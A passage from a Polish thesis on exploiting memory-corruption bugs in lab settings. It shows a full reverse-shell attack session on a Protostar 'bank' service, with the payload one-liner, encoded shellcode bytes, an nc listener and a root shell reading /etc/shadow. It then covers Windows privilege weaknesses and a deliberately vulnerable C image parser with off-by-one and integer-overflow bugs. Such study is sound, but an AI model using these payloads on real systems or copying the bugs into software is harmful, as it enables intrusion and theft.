Mając już przygotowany kod powłoki, można przystąpić do faktycznej próby ataku. Administrator maszyny, będącej właściwą ofiarą, mógł ustawić program `bank` jako obsługujący próby logowania z sieci internetowej, poprzez przekierowanie połączeń przychodzących obsługiwanych przez nasłuchujący program `NC` do programu bank, tak jak przedstawiono to poniżej:

```
root@protostar:/home/inz# ./bank `nc -lp 8000`
```


Następnie atakujący wiedząc, pod którym portem działa atakowana przez niego usługa (tutaj `8000`), może wygenerować ciąg danych, który posłuży do ataku, by następnie przesłać go komputerowi ofiary. Dalszy scenariusz przedstawia poniższy rysunek:

```
attacker@nebula:/home/attacker$ python -c 'import sys; sys.stdout.write("A" * 44 +
"\x40\xfb\xff\xbf" + "\x90" * 1024 + open(("rev_enc.bin","rb").read())' > out.bin

attacker@nebula:/home/attacker$ xxd out.bin
0000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0000020: 4141 4141 4141 4141 4141 4141 40fd ffbf  AAAAAAAAAAAA@...
0000030: 9090 9090 9090 9090 9090 9090 9090 9090  ................
```

```
. . .
0000420: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000430: eb12 5b89 da80 33aa 4381 7bfc dec0 deab  ..[...3.C.{.....
0000440: 75f3 ffe2 e8e9 ffff ff9b 6a9b 719b 639b  u.........j.q.c.
0000450: 781a cc19 abfb c0ac c0ab c0a8 234b 672a  x...........#Kg*
0000460: 236c 1acc 9b71 19a8 c26a 02aa a4cc c2bf  #l...q...j......
0000470: 19cc f954 6923 4bc0 bafb fc23 4b67 2a23  ...Ti#K....#Kg*#
0000480: 599b 631b a954 631a 9567 2adf 5242 baaa  Y.c..Tc..g*.RB..
0000490: aaaa 85c8 c3c4 85d9 c2aa aaaa aaaa aaaa  ................
00004a0: aaaa f127 e1a2 27f9 a61a a167 2a74 6a74  ...'..'....g*tjt
00004b0: 01

attacker@nebula:/home/attacker$ nc -klvp 5555 &
[1] 8425
attacker@nebula:/home/attacker$ ncat 192.168.0.19 8000 < out.bin
. . .
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.0.19.
Ncat: Connection from 192.168.0.19:48364.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
uname -a
Linux protostar 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686 GNU/Linux
cat /etc/shadow | grep root
root:$6$Gr4W1QHA$mIJspYYo.PP7qatHSLrWRTz0BY2IDt.iWQ57dsZHgF3RnGJ22J/4tYFYFEzsBvRMSFqP
a21yGHBDUCNlAkgb4.:16765:0:99999:7:::
ifconfig | grep addr:
        inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fea2:b7ff/64 Scope:Link
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
```

Listing 3.19. Sesja ataku na zdalną maszynę. Wykorzystanie shellcode'u. Źródło: opracowanie własne.

Listing 3.19 przedstawia kompletną sesję ataku na maszynę zdalną. Najpierw przygotowywany jest ciąg danych wykorzystanych do ataku na aplikację, następnie ustawiany jest serwer nasłuchujący połączeń przychodzących od przejętej maszyny. W kolejnym poleceniu atakujący wysyła szkodliwe dane do maszyny zdalnej, będącej celem ataku, na port usługi `8000`. W efekcie nawiązywane zostaje połączenie zwrotne z maszyną atakującego, czego efektem jest możliwość przesyłania poleceń poprzez *socket* otworzony w `NetCat'cie`. Natychmiastowo uzyskuję dostęp do użytkownika `root` z uwagi na fakt, że to `root` utworzył program `bank` na komputerze, oraz uruchomił go. W takim przypadku program `root` działa w tokenie praw użytkownika `root`, oraz po wykonaniu ataku udało się włamać do systemu poprzez błąd naruszenia pamięci stosu w aplikacji, czym też nadużyto obecnie stosowanego tokenu administratora. Wizualnie sesję ataku przedstawia poniższy rysunek:



Rysunek 3.12. Zdjęcie przedstawiające terminal atakującego (po lewej) oraz maszynę ofiary (po prawej). Źródło: opracowanie własne.

W ramach podsumowania tego podrozdziału, należy raz jeszcze zwrócić uwagę, że wykorzystany kod powłoki operował na przerwaniu `int 0x80`, które udostępnia jądro systemu linux. Dzięki niemu tak łatwo można odwołać się do zewnętrznych procedur systemowych i zaimplementować zwrotne połączenie do maszyny atakującego. Na skutek błędu wykorzystania pamięci stosu, atakujący mógłby podać dowolny ciąg danych atakujących. Czasami w celu zakończenia ataku w sposób niezauważalny, trzeba będzie dostosować ładunek atakujący tak, aby nie spowodować *crashu* programu, co jednocześnie spowodowałoby rzuceniem wyjątku i zabiciem go przez system operacyjny. Taka sytuacja określana jest mianem *Denial of Service* (odmową usługi, atak `DoS`). Z punktu widzenia atakującego jest ona wysoce niepożądaną, gdyż ten chce przejąć kontrolę nad maszyną, a nie uśmiercać jedyny dostęp do tej maszyny jaki może uzyskać. Warto jeszcze raz zaznaczyć, że wykorzystany typ kodu powłoki, jakim jest tzw. *Reverse Shell*, pozwolił na możliwe obejście filtracji na *zaporze ogniowej*, przez którą mógł przechodzić ruch przychodzący do maszyny ofiary. Ponieważ to jednak maszyna ofiary nawiązała z nami połączenie, toteż ruch ten nie wzbudził alarmów, gdyż pochodził z zaufanej strony perymetru sieci. Ten typ `shellcode'ów` jest najczęściej stosowanym podczas ataków na oprogramowanie, z uwagi na swoją elastyczność i stabilność w obchodzeniu mechanizmów obronnych infrastruktur sieciowych.

3.4. Atakowanie systemu Windows XP – błędy *off-by-one* oraz *Integer Overflow*

W tym podrozdziale skoncentruję się na wykorzystaniu podatności naruszenia stosu w programie, działającym pod systemem operacyjnym *Microsoft Windows XP Service Pack 1 x86*. Jest to co prawda stary już system operacyjny, słynący z bardzo wielu problemów bezpieczeństwa, ale to właśnie czyni go idealnym do prezentacji omawianych w tej pracy koncepcji. Różnica między atakowaniem systemów *linuksowych* oraz *windowsowych* sprowadza się tak naprawdę do kształtu kodu powłoki. W systemie Linux, jak i jemu podobnych – *BSD, Unix, Solaris* – czyli działającym w oparciu o jądro **niksowe*, były do dyspozycji specjalne przerwanie systemowe `int 0x80`, które umożliwiało wywołanie blisko trzystu funkcji systemowych, nie mówiąc już o ich podfunkcjach (jak to miało miejsce w przypadku wywołania `socketcall`). W systemie Windows jednakże, nie ma takiego mechanizmu pozwalającego na proste wywołanie przerwania. Większość przerwań w systemie tym uchodzi za niedozwolone i w efekcie program, próbujący takowe wywołać, najczęściej jest przerywany na skutek wystąpienia wyjątku *Privileged Instruction*. Wykonywanie przerwań, dostęp do portów (mnemoniki `in` oraz `out`), oraz inne tego typu instrukcje możliwe są do wykonywania jedynie z poziomu `ring 0`, w którym operuje jądro systemu Windows. Z uwagi na powyższe ograniczenia, proces budowy kodu powłoki jest mocno utrudniony, ale wciąż możliwy. W tym podrozdziale przedstawię jak wyglądają przykładowe kody powłoki w systemie Windows, opiszę również przykładowy kod napisany na potrzeby tej pracy, a następnie przedstawię sposób ataku aplikacji działającej pod kontrolą omawianego systemu.

Zanim jednak przejdę do opisu kodów powłoki, należy poruszyć temat błędnie zaprojektowanej polityki bezpieczeństwa przyjętej na dobre do linii produkcyjnej systemów szyldu *Microsoft Windows*, która w przeszłości wielokrotnie była *kompromitowana*. Systemy *uniksowe*, a więc wywodzące się z nich *Macintosh/Mac OS X, Linux, BSD, AIX, Unix, Solaris, HP-UX*, itd., korzystając ze wspólnej architektury jądra systemu operacyjnego, podzielają koncepcję prostej polityki bezpieczeństwa opartej o separacje przywilejów użytkowników. W systemach tych występuje wyróżniony administrator zwany użytkownikiem *root*, oraz zbiór innych użytkowników o stosunkowo niższych prawach. Popularnie przyjętym konceptem jest wykonywanie możliwie jak najmniejszej ilości programów działających z tokenem bezpieczeństwa użytkownika lub grupy *root*. Dzięki temu np. proces generujący interfejs graficzny – *Xorg*, a także wszelakie demony usługowe, tzw. *launchery* uruchamiające inne aplikacje (jak np. podsystem *GNOME* czy *KDE*) – działają najczęściej z przywilejami specjalnie stworzonych, własnych użytkowników i grup. Przykładami takich użytkowników są pozycje przedstawione na listingu 3.20. Widać tam użytkowników przeznaczonych dla *demonów* usługowych działających w systemie, użytkownika dla przeróżnych gier, dla klienta pocztowego, klienta newsów, klienta serwera www, usługi IRC, alternatywnego klienta pocztowego exim, usługi SSH, FTP itd.

```
  root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy,
www-data, backup, list, irc, gnats, nobody, libuuid, Debian-exim, statd,
sshd, protostar, user, ftp
```

Listing 3.20. Przykładowa lista użytkowników systemu Linux. Źródło: opracowanie własne.

W efekcie, w sytuacji przełamania bezpieczeństwa np. programu świadczącego usługę odbierania poczty (`EXIM`), lub serwera http tj. `nginx` czy `apache2`, atakujący znajdzie się w systemie i będzie miał do niego dostęp jedynie na prawach użytkownika danej usługi. Przy dobrze skonfigurowanym systemie, użytkownik ten będzie miał bardzo wąskie pole do popisu i uniemożliwi np. atakującemu instalację oprogramowania, uruchomienie `wirusa`/`rootkita`, tudzież odczytanie wrażliwych konfiguracji czy danych. Daleko idąca koncepcja przestrzegania użytkowników przed korzystaniem z praw administracyjnych, minimalizowania interakcji i czasu spędzanego w linii poleceń dostępnej

użytkownikowi *root,* wykształciła dużą świadomość bezpieczeństwa i zrozumienie jego koncepcji. W efekcie użytkownicy systemów *nixowych* z reguły są bardziej świadomymi *obywatelami cyberprzestrzeni* i lepiej potrafią korzystać z jej dóbr, jak i omijać jej zagrożeń.

Systemy Windows z kolei, od początku swojego istnienia prezentują inne podejście do koncepcji użytkowników i separacji przywilejów. Początki tego systemu przyzwyczaiły jego użytkowników i administratorów do korzystania z kont działających na prawach *Administratora systemu,* przez co narażały użytkowników na niebezpieczeństwo. Nawet w wyniku ewolucji technologii i stopniowej poprawy ogólnego bezpieczeństwa tych systemów, nadal pokutować będzie podejście, w którym już pierwszy użytkownik komputera działającego pod kontrolą systemu operacyjnego Windows – będzie użytkownikiem z prawami administracyjnymi. Klienci tych systemów nie wyobrażają sobie korzystania z nich bez możliwości podejmowana najprostszych operacji, jak choćby instalowania oprogramowania, bądź uruchomienia niektórych programów na skutek ich niemożności w uzyskaniu dostępu do strzeżonych regionów systemu (jak np. rejestru systemowego). W efekcie, daleko idące przyzwyczajenie *zwolniło z obowiązku bycia świadomym użytkownikiem*, dzięki czemu znacząco ułatwiło wszelkie ataki na systemy operacyjne Windows oraz oprogramowanie na nich działające. Użytkownik uruchamiając przeglądarkę, przekazuje jej *token bezpieczeństwa administratora*. Przeglądarka zaś w pewnym momencie uruchomi wtyczkę obsługującą np. pliki animacji Flashowych – SWF, gdyż użytkownik np. będzie chciał obejrzeć film w internecie, lub zagrać w grę. W konsekwencji, odpowiednio zainfekowana strona internetowa (których w obecnych czasach jest bardzo wiele), po udanym ataku przeglądarki lub wtyczki (np. za pośrednictwem omawianego w pierwszym rozdziale *exploit kita),* od razu za darmo zyskuje *token bezpieczeństwa administratora*. To zaś sprawia, że dany *exploit* nie musi już próbować podnosić przywilejów uzyskanego tokenu, wykonać tzw. *impersonifikacji (Token Impersonate)*, gdyż już na wstępie dostaje bardzo luźną listę restrykcji *(DACL, Discretionary Access Control List)*. Oczywiście jeszcze wyższe przywileje, w postaci tokenu użytkownika *systemu*: `NT AUTHORITY\SYSTEM` będą oferowały mu znacznie dalej idące przywileje – jak np. instalowanie sterowników czy modyfikowanie pamięci procesów systemowych, jednakże ich uzyskanie to już tylko formalność (np. metodą nadużywania potoków systemowych[12], tzw. *Named Pipe Impersonation through Process Injection* - metoda zaimplementowana w ramach pakietu *Metasploit,* komponentu *Meterpreter,* funkcji `getsystem`).

Wnioskiem płynącym z tych rozważań jest, że domyślna polityka bezpieczeństwa systemu operacyjnego Windows jest jednocześnie jego *największą wadą*. Firma Microsoft boryka się z tym problemem od wielu lat, gdyż w obecnych czasach niemożliwym już będzie proste zniechęcenie użytkowników do zaprzestania logowania się na użytkownika o prawach administracyjnych. To ma bardzo duże powiązanie z faktem, że znaczna część API systemowego jest zależna od tych praw dostępu. Przez to, odebranie praw użytkownikowi jednocześnie uszkodzi działanie znacznej części oprogramowania napisanego pod platformę Windows. Wobec bezsilności, firma ta wypuszcza coraz to nowsze koncepcje mechanizmów bezpieczeństwa jak np. mechanizmy *Superuser, User Account Control, Restricted Token, Integrity Levels, UIPI / User Interface Privilege Isolation, Token Impersonation, AppLocker* [25]. Wszystkie te mechanizmy są wyjątkami wyjątków, obejściami problemów, próbami łatania luk bezpieczeństwa. Niestety, większość z nich okazuje się być totalnymi porażkami, jak np. technologia *User Account Control*, dumnie reklamowana przez firmę Microsoft. Technologia ta od wersji systemu w której się pojawiła – *MS Vista,* po obecne wersje systemu (*Windows 10, x64*) jest cały czas obchodzona, nadużywana i kompromitowana. Specjaliści pracujący bezpieczeństwem systemu Windows znają już co najmniej **kilkanaście** metod nadużywania tego mechanizmu (metoda wstrzykiwania do zaufanego procesu, nadużywania `Manifestu`, metoda `WUSA` / Windows Update patching, nadużycie interfejsu `IFileOperations` metodą Leo Davidsona[13], itd.). Tak samo z resztą było z historią zabezpieczeń przygotowywanych

[12] http://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/
[13] http://www.pretentiousname.com/misc/win7_uac_whitelist2.html

na nadużycia błędów pamięci – wszak historia mechanizmu `PaX`, `ProPolice`, `grsecurity`, Microsoft `EMET` - jest równie bogata w ogłoszenia nowych technik i późniejsze publikacje o sposobach ich nadużyć.

Wracając jednak do problemów z bezpieczeństwem systemów Windows – dość by powiedzieć, że jest to obecnie jeden z najczęściej atakowanych i najlepiej zbadanych pod kątem bezpieczeństwa systemów operacyjnych, mimo iż nie udostępniane jest źródło tego systemu (jak ma to w przypadku *open source'owych* projektów tj. *GNU/Linux*). Badacze bezpieczeństwa swoją wiedzę i odkrycia opierają najczęściej na inżynierii odwrotnej (ang. *Reverse Engineering)* binarek systemowych.

W celu ukazania sposobu nadużywania błędów pamięci pod tym systemem, posłużę się przykładem programu przetwarzającego pliki wejściowe. Programy tego typu, jak wszelakie aplikacje multimedialne – odtwarzające, konwertujące, tworzące multimedia - są szczególnie narażone na przeróżne błędy logiczne oraz błędy zarządzania pamięcią, z uwagi na swój poziom złożoności w obsłudze różnych formatów, w przeróżnych konfiguracjach. I tak, szczególnie popularnymi w dziedzinie bezpieczeństwa formatami, które były w przeszłości atakowane są pliki `DOC/XLS`, `DOCX/XLSX`, `PDF`, `SWF` (animacje *Flashowe*). Programy obsługujące te formaty – pakiet *Microsoft Office, Adobe Reader, Adobe Flash Player*, są szczególnie chętnie atakowanymi platformami z uwagi na wiek kodu, który znajduje się w tych binarkach (*stary kod bywa źródłem najgorszych problemów*), a ponadto z uwagi na ich powszechność i ogólną dostępność.

```
 1  #include <stdio.h>
 2
 3  #define NUM_OF_PALLETES 3
 4  #define SUPPORTED_WIDTH 30
 5  #define SUPPORTED_HEIGHT 10
 6  #define MAGIC_VALUE 0x49584950
 7
 8  #pragma pack(push, 1)
 9  struct Pallete
10  {
11      unsigned int flags;
12      unsigned int chrominance;
13      unsigned int luminance;
14      unsigned int red;
15      unsigned int green;
16      unsigned int blue;
17  };
18
19  struct Pixel
20  {
21      unsigned char a;
22      unsigned char b;
23      unsigned char c;
24  };
25
26  struct PixieHeader
27  {
28      unsigned long magic;
29      unsigned long palleteInitValue;
30      struct Pixel data[SUPPORTED_WIDTH][SUPPORTED_HEIGHT];
31      struct Pallete pltes[NUM_OF_PALLETES];
32      char reserved[44];
33  };
34  #pragma pack(pop)
35
36  void parsePallets(struct PixieHeader* image)
37  {
38      struct Pallete pltes[NUM_OF_PALLETES];
39      short pallete;
40      if( image->palleteInitValue == 0) return;
41      for(pallete = 0; pallete <= NUM_OF_PALLETES; pallete++)
42      {
43          pltes[pallete].red = image->palleteInitValue;
44          pltes[pallete].green = image->palleteInitValue;
45          pltes[pallete].blue = image->palleteInitValue;
```

```
46      }
47
48      pallete--;
49      pltes[pallete].flags = image->palleteInitValue;
50  }
51
52  void parseImage(FILE *file, short fileSize)
53  {
54      struct PixieHeader image;
55      fread( (void*)&image, 1, sizeof(struct PixieHeader), file);
56
57      if(image.magic != MAGIC_VALUE)
58      {
59          // File corrupted.
60          printf("[!] Invalid magic value. File corrupted.\n");
61          return;
62      }
63
64      parsePallets(&image);
65
66      // Further image's palletes processing...
67  }
68
69  void parseFile(char* filePath)
70  {
71      FILE *file = fopen( filePath, "rb");
72      if( file == NULL)
73      {
74          printf("[!] File couldn't be opened!\n");
75          return;
76      }
77
78      fseek (file, 0, SEEK_END);
79      short fileSize = ftell (file);
80      rewind (file);
81
82      if(fileSize > sizeof(struct PixieHeader))
83      {
84          printf("[!] Input file is to large!\n");
85          fclose(file);
86          return;
87      }
88
89      parseImage(file, fileSize);
90
91      fclose(file);
92  }
93
94  int main( int argc, char **argv)
95  {
96      if( argc == 2)
97          parseFile(argv[1]);
98      else
99          printf("Usage: pixie <file>\n");
100
101     return 0;
102 }
```

Listing 3.21. Program zawierający błędy klasy Off-By-One oraz *Integer Overflow. Źródło: opracowanie własne.*

Program przedstawiony na listingu 3.21. implementuje obsługę bardzo prostego, autorskiego formatu graficznego nazwnego `PIXIE`. Można przyjąć, że jest to jedynie wycinek jakiegoś większego kodu, stanowiący jego podstawową funkcjonalność. Widać również, że w funkcji `main` sprawdzana jest obecność parametru będącego ścieżką do przetwarzanego pliku. Następnie przekazany plik poddawany jest parsowaniu (przetwarzaniu) w funkcji `parseFile`, która przyjmuje jako parametr ścieżkę do tego pliku. Funkcja `parseFile` najpierw otwiera plik w trybie odczytu binarnego, a następnie ustala wielkość tego pliku metodą ustawienia wskaźnika odczytu pliku na jego końcu, zwrócenia pozycji wskaźnika pliku, zachowania jej w osobnej zmiennej i następnie

przewinięcie wskaźnika do początku pliku w celu późniejszego odczytu pliku. Dalej już sprawdzany jest rozmiar pliku i porównywany z rozmiarem pewnej struktury, nazwanej `PixieHeader`. Struktura ta opisana kodem przedstawionym na listingu 3.22, składa się z pięciu pól. Pierwsze pole, `magic`, stanowi wartość rozpoznawczą, że ten plik opisuje dany format `PIXIE`. Następna wartość stanowi jakąś tam zmienną pomocniczą używaną jako początkowa wartość dla palety. Następnie zadeklarowano macierz danych pixeli pliku, gdzie każdy pixel opisywany jest trzema bajtami – `a, b, c`. Stuktura ta stanowi autorski format, którego znaczenia nie ma potrzeby analizować. Wiemy jednak, że obiekt `data` jako tablica wielowymiarowa obiektów typu `Pixel`, zajmuje w sumie $30 \cdot 10 \cdot 3 = 900$ bajtów. Przedostatnią składową struktury `PixieHeader` stanowi tablica trójelementowa obiektów typu `Pallete`. Każdy obiekt typu `Pallete` składa się z sześciu pól typu `unsigned int` co razem daje 24 bajty. Sumując zatem, składowa ma w sumie $24 \cdot 3 = 72$ bajty długości. Ostatnia składowa stanowi jakiś rodzaj wypełnienia, o nazwie `reserved`, co może oznaczać, że w przyszłości będzie do czegoś wykorzystana. W sumie cała stuktura `PixieHeader` stanowi $4 + 4 + 30 \cdot 10 \cdot 3 + 24 \cdot 3 + 44 \cdot 1 = 1024$ bajty. Tyle też maksymalnie zajmować powinien plik graficzny traktowany na wejściu.

```
struct Pallete
{
    unsigned int flags;
    unsigned int chrominance;
    unsigned int luminance;
    unsigned int red;
    unsigned int green;
    unsigned int blue;
};

struct Pixel
{
    unsigned char a;
    unsigned char b;
    unsigned char c;
};

struct PixieHeader
{
    unsigned long magic;
    unsigned long palleteInitValue;
    struct Pixel data[SUPPORTED_WIDTH][SUPPORTED_HEIGHT];
    struct Pallete pltes[NUM_OF_PALLETES];
    char reserved[44];
};
```

Listing 3.22. Struktury graficzne formatu PIXIE. Źródło: opracowanie własne.

Po sprawdzeniu wielkości pliku, program przechodzi do przetwarzania właściwego obrazu. Odpowiada za to funkcja `parseImage`, która przyjmuje jako parametry uchwyt do pliku w standardzie `POSIX` oraz rozmiar pliku. Funkcja ta następnie wczytuje zadaną ilość bajtów do struktury `PixieHeader`, po czym waliduje wartość będącą markerem typu pliku (wartość *magiczna*). Jeśli ta się zgadza, program przechodzi do przetworzenia palet obrazu. W ramach funkcji `parsePallets`, następuje iteracja po paletach, wypełnia się utworzoną na stosie strukturę danymi z pliku, a ostatecznie poza pętlą wypełniane są flagi ostatniej palety - wartością `palleteInitValue` ze struktury `PixieHeader`.

Problemem, a raczej problemami, które dotyczą tego programu są pewne dwie klasy błędów, które mogą doprowadzić do naruszenia struktury pamięci operacyjnej, a w efekcie zostać nadużyte przez atakującego. Mowa tutaj o błędach ***Off-By-One*** oraz ***Integer Overflow***. Błąd *Off-By-One*

stanowi pomyłkę programistyczną, w ramach której programista nieumyślnie, z nieuwagi wykonuje o **jedną iterację** w pętli **za dużo**, lub też wczytuje o **jeden obiekt za dużo** do tablicy obiektów.

Zwróćmy uwagę na kod przedstawiony na listingu 3.23, stanowi on klasyczny przykład podatności *Off-By-One*:

```
...
struct SomeType
{
      unsigned long value1;
      char value2[64];
      unsigned short value3;
};

SomeType array[10];

for(int i = 0; i <= 10; i++)
{
      array[i] = createObject();
}
...
```

Listing 3.23. Klasyczny przykład błędu Off-By-One. Źródło: opracowanie własne.

W kodzie przedstawionym na listingu 3.23, najważniejszą instrukcję stanowi pętla, a konkretniej warunek stopu pętli. Użyty został tam operator *mniejsze bądź równe*, co oznacza, że w efekcie pętla nie wykona dziesięć iteracji na tablicy `array`, zaś wykona ich **jedenaście**. Spowoduje to nadpisanie w sumie `sizeof(SomeType)` = 70 bajtów wychodzących poza zakres obiektu `array` na stosie, co albo nadpisze okoliczne zmienne lokalne, albo wręcz nadpisze ramkę funkcji wraz z adresem poprzedniej ramki funkcji na stosie. Możliwym atakiem będzie wtedy takie poinstruowanie funkcji `createObject` aby zwróciła oczekiwane przez atakującego dane, jak np. bajty które stanowić będą poprawny adres powrotu do przygotowanego bufora z bajtami kodu powłoki.

Wracając jednak do kodu 3.21, problemem występującym w tym kodzie jest naturalnie linijka 41. będąca dokładnie taką samą sytuacją jak opisana w kodzie z rysunku 3.23:

```
36  void parsePallets(struct PixieHeader* image)
37  {
38      struct Pallete pltes[NUM_OF_PALLETES];
39      short pallete;
40      if( image->palleteInitValue == 0) return;
41      for(pallete = 0; pallete <= NUM_OF_PALLETES; pallete++)
42      {
43          pltes[pallete].red = image->palleteInitValue;
44          pltes[pallete].green = image->palleteInitValue;
45          pltes[pallete].blue = image->palleteInitValue;
46      }
47
48      pallete--;
49      pltes[pallete].flags = image->palleteInitValue;
50  }
```

To co się dzieje w tej funkcji faktycznie, to wykonanie czterech (zamiast trzech!) iteracji po tablicy `pltes` zaalokowanej na stosie, w zakresie lokalnym funkcji `parsePallets`. Wykonanie tych czterech iteracji na pewno spowoduje uszkodzenie danych znajdujących się na stosie. Programista musiał tego nie zauważyć. Tuż za pętlą, programista był świadomy, że indeks `pallete` będzie miał wartość o jeden za dużą, toteż dekrementował ją po to by móc odwołać się do ostatniej, trzeciej palety i ustawić jej składową `flag`. Czego jednak się programista musiał nie spodziewać, to faktu, że tak naprawdę w tym miejscu nastąpi nadpisanie jakiejś wartości wykraczającej poza tablicę `pltes`. Być może deweloper nie przetestował odpowiednio tego kodu, być może w tej wersji formatu `PIXI` nie używanym jest jeszcze składowa `palleteInitValue` i w efekcie kod ją

przetwarzający nie został odpowiednio prześledzony. Jaki by powód pozostawienia takiego błędu nie był, otworzył on podatność bezpieczeństwa pozwalającą na pisanie poza zakres obszaru zmiennych lokalnych funkcji, a więc najpewniej w obszarze ramki funkcji.

Drugim problemem związanym z tym programem jest błąd klasy ***Integer Overflow***, stanowiący sytuację, w której zmiennej danemu typowi podaje się wartość krańcową przedziału wartości, które ta zmienna obsługuje, a następnie w wyniku zmiany znaku wartości typu liczbowego, przechodzi ona warunki zakresu. Problematyczny jest w tym przypadku kod:

```
78      fseek (file, 0, SEEK_END);
79      short fileSize = ftell (file);
80      rewind (file);
81
82      if(fileSize > sizeof(struct PixieHeader))
83      {
84          printf("[!] Input file is to large!\n");
85          fclose(file);
86          return;
87      }
```

Zmienna `fileSize` będąca zmienną typu `short`, przechowywać ma wielkość pliku wejściowego. Zmienna ta jest typu znakowego (a więc nie jest `unsigned`), co oznacza, że opisywać będzie wartości z zakresu $\langle -32768,\ 32767\rangle$, szesnastkowo: $\langle 0xFFFF, 0x8000\rangle \cup \langle 0,\ 0x7FFF\rangle$. Co się jednak stanie, gdy plik zawierać będzie `0x8000` bajtów, a więc `32768` bajtów? Dojdzie do **saturacji typu liczbowego**, a następnie jego przepełnienia, w efekcie, zmienna uzyska wartość -32768 co znowuż spowoduje, że **warunek** spod linijki 82. **przejdzie pomyślnie**. Na skutek tego nastąpi przejście do funkcji `parseImage`, a tam za pomocą funkcji `fread` wczytane zostanie `32768` bajtów (gdyż funkcja ta, zgodnie ze standardem `ISO C99` – jak pokazano poniżej – traktuje wejściowy parametr długości jako zmienną typu `unsigned`). Efekt takiego wczytania będzie katastroficzny, nastąpi przepełnienie bufora `image` (linijka 54.) na stosie funkcji `parseImage` w efekcie czego nadpisana zostanie znaczna powierzchnia stosu. To stanowić będzie bardzo prostą drogę do ataku na system operacyjny.

```
size_t fread ( void * ptr, size_t size, size_t count, FILE * stream );
```

W kodzie assemblera linijka 82 wygląda następująco:

```
0x0040176f <+101>:   movzx  eax,WORD PTR [ebp-0xe]
0x00401773 <+105>:   cmp    ax,0x400
0x00401777 <+109>:   jbe    0x401792 <parseFile+136>
```

Właśnie instrukcja `JBE` oznaczająca, skocz jeśli wartość była „*poniżej lub równa*”, zostanie wykonana i pominie blok kontroli długości. Jednakże w tym przykładzie nie będę atakować tej konkretnej podatności, gdyż ten rodzaj przepełnień bufora na stosie już opisano w poprzednim podrozdziale.

Tym razem skoncentruję się na zbadaniu, a następnie nadużyciu podatności *Off-By-One*. Generuję więc przykładowy plik o długości 1024 bajtów, oraz zaczynający się wartością magiczną. Jego postać stanowi:

```
d:\college\inz\wxp> python -c "print '\x50\x49\x58\x49'+'B'*4+'C'*900+'D'*72+'E'*44"
> out.pixi
d:\college\inz\wxp> xxd out.pixi
0000000: 5049 5849 4242 4242 4343 4343 4343 4343  PIXIBBBBCCCCCCCC
0000010: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
. . .
0000360: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000370: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000380: 4343 4343 4343 4343 4343 4343 4444 4444  CCCCCCCCCCCCDDDD
```

```
0000390: 4444 4444 4444 4444 4444 4444 4444 4444  DDDDDDDDDDDDDDDD
. . .
00003c0: 4444 4444 4444 4444 4444 4444 4444 4444  DDDDDDDDDDDDDDDD
00003d0: 4444 4444 4545 4545 4545 4545 4545 4545  DDDDEEEEEEEEEEEE
00003e0: 4545 4545 4545 4545 4545 4545 4545 4545  EEEEEEEEEEEEEEEE
00003f0: 4545 4545 4545 4545 4545 4545 4545 4545  EEEEEEEEEEEEEEEE
```

Jak ukazano, struktura tego pliku jest prosta – najpierw wartość magiczna, później cztery litery B oznaczające `palletsInitValue`, następnie 900 powtórzeń litery C jako wypełnienie pola `data`, potem 72 litry D jako wypełnienie tablicy palet i ostatecznie 44 powtórzenia litery E w celu zapełnienia tablicy `reserved`. W efekcie plik ma 1024 bajty długości. Poniższa sesja debugowania prezentuje efekty działania funkcji `parsePallets`:

```
